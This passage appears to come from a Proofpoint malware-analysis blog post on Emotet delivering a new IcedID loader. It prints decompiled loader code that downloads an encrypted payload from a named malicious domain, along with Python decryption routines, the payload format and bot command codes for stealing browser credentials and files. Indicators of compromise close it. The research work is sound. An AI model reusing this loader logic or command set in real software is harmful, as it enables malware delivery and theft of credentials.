


Figure 13: Generic Emotet modules (green) linked to their C2s

For the spam C2s, they have some C2s in the modules that do not exist in others, which historically has never been the case. Generally, every module that is part of the group will contain all the C2s in the C2 list.




Figure 14: Spam Emotet modules (green) linked to their C2s

These mistakes highlight that the botnet might be under new management or potentially new operators have been hired to set up the infrastructure.

## Post Infection Activity

One of the first payloads that was delivered to the Emotet bots was a new variant of the IcedID loader. This variant is brand new or still in development as it contains a legitimate PDB path.




Figure 15: IcedID payload with “anubis” PDB path

From analysis done on the Conti Leaks from February 2022 in which a researcher with access to Conti's internal operations began leaking data from the cybercriminal organization, researchers have learned that Anubis is the internal name for IcedID and this new variant of the IcedID loader.

IcedID is a two-stage malware. The first stage is the loader which makes a request to download the second stage (the bot). Standard IcedID that is delivered via malspam exfiltrates system information through cookies in the request to the loader C2. The C2 then uses that information to determine whether the loader will receive the IcedID bot payload. With the system information generated, the C2 server can easily identify sandboxes which is the reason most sandboxes don't see the second stage of IcedID.

This new loader forgoes all of that system information exfiltration. Proofpoint researchers believe this is because the loader is being delivered to already infected machines and therefore there is no need to do a check on the system profile. The loader starts by resolving the APIs needed to execute properly then it makes up to two HTTP requests to download the encrypted next stage.

```
16 v1 = 0i64;
17 v2 = 4i64;
18 do
19 {
20     v3 = __rdtsc();
21     v1 = v3 | (v1 << 16);
22     Sleep(v1 & 0xF);
23     --v2;
24 }
25 while ( v2 );
26 wsprintfW(v8, L"%016IX", v1);
27 for ( i = 0i64; i < 32; ++i )
28     *(&v8[64] + i) = encrypted_c2[i] ^ encrypted_c2[i + 64]; // bayernbadabum.com
29 if ( make_request_and_decrypt_response(v9, encrypted_c2, &raw_data, &size_of_data) && size_of_data >= 0x400 )
30 {
31     v5 = raw_data;
32     if ( *raw_data == 2 && (*(raw_data + 2) + *(raw_data + 6)) + 710i64 == size_of_data )
33     {
34         if ( create_dir_and_write_data(raw_data, v7) && write_exe_to_temp(v5, v10) )
35             start_next_stage(v5, v10, v7);
36         else
37             GetLastError();
38     }
39     free(v5);
40 }
41 result = 0i64;
42 dword_26F5000 = 1;
43 return result;
44 }
```

Figure 16: Main function of the loader delivered to Emotet showing the C2 decryption and response parsing

```

1  int64 fastcall make_request_and_decrypt_response( int64 ascii_C2, __int64 c2, void **a3, unsigned __int64 *a4)
2  {
3  __int64 v6; // rdx
4  int response_code; // eax
5  __int64 v8; // rdx
6  char *v9; // rdi
7  __int64 v10; // rax
8  unsigned __int64 v11; // rbx
9  __int128 *v12; // rdx
10 char *v13; // rcx
11 char *v14; // rsi
12 unsigned __int64 v15; // rbx
13 unsigned __int64 v16; // r11
14 int v17; // r9d
15 unsigned __int64 v18; // rdx
16 __int64 v19; // r8
17 int v20; // eax
18 int v21; // edx
19 unsigned __int64 i; // r8
20 int v23; // eax
21 char *Block; // [rsp+40h] [rbp-71h]
22 __int128 v26; // [rsp+58h] [rbp-59h]
23 WCHAR wide_c2[64]; // [rsp+78h] [rbp-39h] BYREF
24
25 wprintfW(wide_c2, L"%S", ascii_C2);
26 while ( 1 )
27 {
28     response_code = make_request(wide_c2, v6, a3, a4, 1u, 443);
29     if ( response_code == -1 )
30         response_code = make_request(wide_c2, v8, a3, a4, 0, 80);
31     v9 = *a3;
32     if ( response_code == 404 )
33         break;
34     if ( response_code == 200 )
35     {
36         if ( !v9 )
37             goto LABEL_20;
38         v10 = *a4;
39         if ( *a4 >= 0x400 )

```

Figure 17: Code showing this new loader trying to download the bot via port 443 over HTTPS then over HTTP on port 80

In this case, the malware has a hardcoded URI and domain that are concatenated to create the full payload path; bayernbadabum[.]com/botpack.dat. Unlike the standard IcedID loader, this loader tries first on port 443 over HTTPS then if that fails will try again on 80 over standard HTTP. If the response is over 0x400 bytes, the loader tries to decrypt and inject the second stage. The second stage can be decrypted via the following Python code.



```
crypt.py > ...
1 import malduck
2 import struct
3
4 def modify_key(key, x, y):
5     temp_val = key[y:y + 4]
6     temp_val = struct.unpack("I", temp_val)[0]
7     rot_val = temp_val & 7
8     temp_val = key[x:x + 4]
9     temp_val = struct.unpack("I", temp_val)[0]
10    temp_val = malduck.bits.ror(temp_val, rot_val, 32)
11    temp_val += 1
12
13    temp_val_x = struct.pack("I", temp_val)
14    rot_val = temp_val & 7
15    temp_val = key[y:y + 4]
16    temp_val = struct.unpack("I", temp_val)[0]
17    temp_val = malduck.bits.ror(temp_val, rot_val, 32)
18    temp_val += 1
19    temp_val_y = struct.pack("I", temp_val)
20
21    temp_key = key[:x] + temp_val_x + key[x + 4:]
22    temp_key = temp_key[:y] + temp_val_y + temp_key[y + 4:]
23
24    return temp_key
25
26
27 def decrypt(data, key):
28     res = bytearray()
29     for i in range(len(data)):
30         x = (i & 3)
31         y = ((i + 1) & 3)
32
33         c = key[y * 4] + key[x * 4]
34         c = (c ^ data[i]) & 0xFF
35
36         res.append(c)
37
38         key = modify_key(key, x * 4, y * 4)
39
40     return res
```

Figure 18: IcedID's decryption routine used consistently throughout the bot

With the botpack decrypted, it has a similar format to the GZIP response that the malspam IcedID loader gets. The format is as follows:

```
typedef struct botpack {
    char botpack_version <bgcolor=cLtGreen>;
    char use_dll_ordinal <bgcolor=cGray>;
    int crypted_bot_size <format=hex, bgcolor=cBlue>;
    int dll_loader_size <format=hex, bgcolor=cLtBlue>;
    byte directory_name[32] <bgcolor=cAqua>;
    byte file_name_dat[32] <bgcolor=cDkAqua>;
    byte temp_exe_name[32] <bgcolor=cLtAqua>;
    byte junk[604] <bgcolor=cBlack>; // offset 710
    byte crypted_iced_id_bot[crypted_bot_size] <bgcolor=cLtRed>;
    byte packed_dll_loader[dll_loader_size] <bgcolor=cRed>;
    uint crc32_data_maybe <format=hex>;
};
```

Figure 19: The structure definition of the botpack format used by IcedID

The decrypted data needs to start with a 2, which most likely is a version. Next there is a boolean value which determines if the loader is invoked via the export name or just the ordinal value #1. Following that are two sizes which relate to the cleartext custom bot loader, and the encrypted bot. The bot itself is encrypted so needs to be decrypted in the same manner that botpack.dat was decrypted.

```
def main():
    # read crypted botpack
    with open(sys.argv[1], "rb") as f:
        data = f.read()

    decrypted = crypt.decrypt(data[:-16], data[-16:])

    reader = byteReader(decrypted)
    # parse the sizes and print the headers
    crypted_bot_size, cleartext_packed_bot_loader_size = parse_fields(reader)

    # to account for the 710 byte offset
    _ = reader.read_buffer(604)

    crypted_iced_id_bot = reader.read_buffer(crypted_bot_size)
    bot_loader = reader.read_buffer(cleartext_packed_bot_loader_size)

    filename = "decrypted_raw_bot.bin"
    with open(filename, "wb") as f:
        f.write(crypt.decrypt(crypted_iced_id_bot[:-16], crypted_iced_id_bot[-16:]))

    print("[+] wrote decrypted bot: %s" % filename)

    filename = "packed_bot_loader.bin"
    with open(filename, "wb") as f:
        f.write(bot_loader)

    print("[+] wrote bot loader: %s" % filename)
```

Figure 20: decrypting botpack and parsing out the DLL loader and the encrypted bot

Code wise, the IcedID bot here is the exact same as the standard bot delivered to IcedID malspam campaigns but there is a slight difference in how the bot is initialized. When standard IcedID gets commands from the C2, it comes in a list. These commands differ when looking at the IcedID being delivered to Emotet infected hosts.

```
54897577;
36609609;1
61593029;
46731293;
24258075;
45055027;
95350285;GE
```

Figure 21: Standard IcedID Commands

The integers in the response correspond to commands within the bot. So, for the above response the bot would execute the following commands in this specific order.

- 54897577 – update C2 list
- 36609609 – start beaconing
- 61593029 – get desktop info
- 46731293 – get running processes
- 24258075 – get system information
- 45055027 – get browser cookies
- 95350285 – get stored browser credentials

The bot sent to the Emotet infected machines get the above commands as well as the following:

- 58139018 – send internal IcedID log
- 13707473 – read a file and send contents to C2
- 72842329 – search for file and send contents to C2

This could indicate that more priority is being placed on the IcedID bots running on Emotet machines or that the group managing IcedID bots from malspam is different than the group managing the bots sourced from Emotet.

## Outlook/Conclusion

---

Overall, these modifications made to the client indicate the developers are trying to deter researchers and reduce the number of fake or captive bots that exist within the botnet. The addition of commands related to IcedID and the widespread drop of a new IcedID loader might mean a change of ownership or at least the start of a relationship between IcedID and Emotet.

Emotet dropping IcedID marks Emotet as being in full functionality again, by acting as a delivery network for other malware families. Emotet has not demonstrated full functionality and consistent follow-on payload delivery (that's not Cobalt Strike) since 2021, when it was observed distributing The Trick and Qbot. TA542's return coinciding with the delivery of IcedID is concerning. IcedID has previously been observed as a follow-on payload to Emotet infections. In many cases, these infections can lead to ransomware.

| Indicator   | Description   | First Seen            |
|---|---|-----------------------|
| 05a3a84096bc2ca5cf87d07ede96aff7fd5037679f9585fee9a227c0d9cbf51 | IcedID<br>SHA256<br>Observed<br>on Emotet<br>E4           | 3<br>November<br>2022 |
| Bayernbadabum[.]com   | IcedID<br>domain<br>containing<br>the<br>encrypted<br>bot | 3<br>November<br>2022 |

---

---

---

|  |   |                         |
|--|---|-------------------------|
| 99580385a4fef0ebba70134a3d0cb143ebe0946df148d84f9e43334ec506e301 | XMRig<br>module<br>SHA256<br>delivered to<br>E4 | 13<br>September<br>2022 |
|--|---|-------------------------|

[Subscribe to the Proofpoint Blog](#)